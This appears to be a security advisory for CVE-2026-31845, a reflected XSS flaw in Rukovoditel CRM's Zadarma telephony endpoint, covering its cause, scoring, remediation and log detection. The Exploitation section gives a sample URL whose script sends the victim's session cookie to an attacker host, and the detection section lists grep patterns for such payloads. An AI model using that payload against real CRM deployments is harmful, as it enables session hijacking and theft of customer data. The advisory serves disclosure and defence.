
CVE-2026-31845: Rukovoditel CRM Reflected XSS in Zadarma Telephony API
A critical reflected cross-site scripting (XSS) vulnerability has been disclosed in Rukovoditel CRM, tracked as CVE-2026-31845 with a CVSS v3.1 score of 9.3 (Critical). The vulnerability exists in the Zadarma telephony API endpoint (/api/tel/zadarma.php) in all versions up to and including 3.6.4. The application directly reflects unsanitized input from the zd_echo GET parameter into the HTTP response, enabling script injection attacks.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2026-31845 |
| CVSS Score | 9.3 (Critical) |
| CWE Classification | CWE-79 — Improper Neutralization of Input During Web Page Generation (Reflected XSS) |
| Affected Software | Rukovoditel CRM |
| Affected Versions | 3.6.4 and earlier |
| Vulnerable Endpoint | /api/tel/zadarma.php |
| Vulnerable Parameter | zd_echo (GET) |
| Authentication Required | No — unauthenticated endpoint |
| Published | April 11, 2026 |
Technical Analysis
Vulnerability Root Cause
The /api/tel/zadarma.php endpoint is part of Rukovoditel's integration with the Zadarma VoIP telephony service. It is designed to handle webhooks and callback data from Zadarma's API. The endpoint reads the zd_echo GET parameter and directly echoes its value into the HTTP response body without any encoding or sanitization:
// Simplified vulnerable pattern (conceptual representation)
<?php
// /api/tel/zadarma.php
$echo_value = $_GET['zd_echo'];
// No htmlspecialchars(), no strip_tags(), no input validation
echo $echo_value;
?>Because the response is returned with a Content-Type: text/html header (or the browser infers HTML rendering), any HTML/JavaScript payload in zd_echo is executed by the victim's browser.
Exploitation
An attacker constructs a URL that targets an authenticated Rukovoditel CRM user:
https://target-crm.example.com/api/tel/zadarma.php?zd_echo=<script>document.location='https://attacker.com/steal?c='+document.cookie</script>
Attack flow:
1. Attacker crafts a malicious URL containing a JavaScript payload
   in the zd_echo parameter

2. Attacker delivers the URL to a CRM user via phishing email,
   internal message, or social engineering

3. Victim clicks the link while authenticated to the Rukovoditel CRM

4. The browser sends the GET request to /api/tel/zadarma.php

5. The server reflects the payload in the HTML response without sanitization

6. The victim's browser executes the injected script in the context of the CRM origin

7. Attacker can exfiltrate session cookies, perform actions on behalf of the user,
or redirect to a credential-harvesting pageWhy CVSS 9.3 for a Reflected XSS?
Reflected XSS typically scores lower, but the near-critical score here reflects the following factors:
- Unauthenticated endpoint — no credentials required to trigger the reflection
- Scope: Changed — successful exploitation affects resources (user sessions, CRM data) beyond the vulnerable endpoint itself
- Confidentiality/Integrity impact: High — an attacker can exfiltrate all CRM data accessible to the victim and perform any CRM action as the victim
- Attack Complexity: Low — trivial to craft and deliver a malicious URL
- No privileges required — attacker requires no account on the target system
Scope of Impact
Rukovoditel CRM is an open-source customer relationship management system widely deployed for project management, customer tracking, and task automation. Organizations using the Zadarma telephony integration are particularly exposed since the vulnerable endpoint is part of that integration.
Potential attack targets include:
- CRM administrators — full system takeover if an admin account is hijacked
- Sales and support staff — exfiltration of customer PII, deal records, contact details
- Automated webhook processors — if the CRM processes the Zadarma webhook via a service account, scheduled processing of a malicious echo value could trigger stored effects
Remediation
Primary Fix: Update Rukovoditel CRM
Update to a patched version of Rukovoditel immediately. Check the official GitHub repository for a patched release:
# Check installed version
cat /path/to/rukovoditel/config/version.php

# Update via Git if installed from source
cd /path/to/rukovoditel
git fetch origin
git checkout <patched-tag>Interim Mitigations
If an immediate update is not possible:
- Block access to the vulnerable endpoint at the web server layer:
# Nginx — block /api/tel/zadarma.php from external access
location /api/tel/zadarma.php {
    allow 127.0.0.1;
    # Add trusted Zadarma webhook IP ranges if known
    deny all;
}# Apache — restrict access
<Location "/api/tel/zadarma.php">
Order deny,allow
Deny from all
Allow from 127.0.0.1
</Location>-
Deploy a Web Application Firewall (WAF) with XSS detection rules to intercept reflected script payloads at the perimeter.
-
Disable the Zadarma integration in the CRM settings if telephony integration is not in use.
-
Audit CRM access logs for requests to
/api/tel/zadarma.phpcontaining HTML or JavaScript characters (<,>,script,javascript:).
Detection
Identify potential exploitation attempts in web access logs:
# Search access logs for suspicious zd_echo payloads
grep "zadarma.php" /var/log/nginx/access.log | grep -iE "(<script|javascript:|onerror|onload|alert\(|document\.cookie)"

# Monitor for base64-encoded XSS payloads (common evasion technique)
grep "zadarma.php" /var/log/nginx/access.log | grep -iE "(base64|eval\(|atob\()"

# Count requests to the endpoint to identify scanning activity
awk '/zadarma\.php/ {print $1}' /var/log/nginx/access.log | sort | uniq -c | sort -rn | head -20Impact Assessment
| Impact Area | Description |
|---|---|
| Session Hijacking | Session cookies stolen if HttpOnly is not set |
| Account Takeover | Attacker can perform all CRM actions as the victim |
| Data Exfiltration | Customer PII, deal data, contact records accessible via victim's session |
| Phishing Amplification | Malicious links appear to originate from the CRM domain, increasing trust |
| Stored Payload Risk | If the reflection is cached or logged by intermediate systems, secondary victims may be affected |
Key Takeaways
- CVE-2026-31845 is a CVSS 9.3 Critical reflected XSS in Rukovoditel CRM (≤ 3.6.4) via the
/api/tel/zadarma.phpendpoint - The
zd_echoGET parameter is echoed into the HTML response without any sanitization or encoding - No authentication is required — the endpoint is publicly accessible
- Patch immediately by updating to a fixed version; restrict the endpoint at the web server layer as an interim measure
- Deploy a WAF with XSS rules and audit access logs for exploitation indicators
- The high CVSS score reflects the combination of no-auth access, changed scope, and high impact on CRM data confidentiality and integrity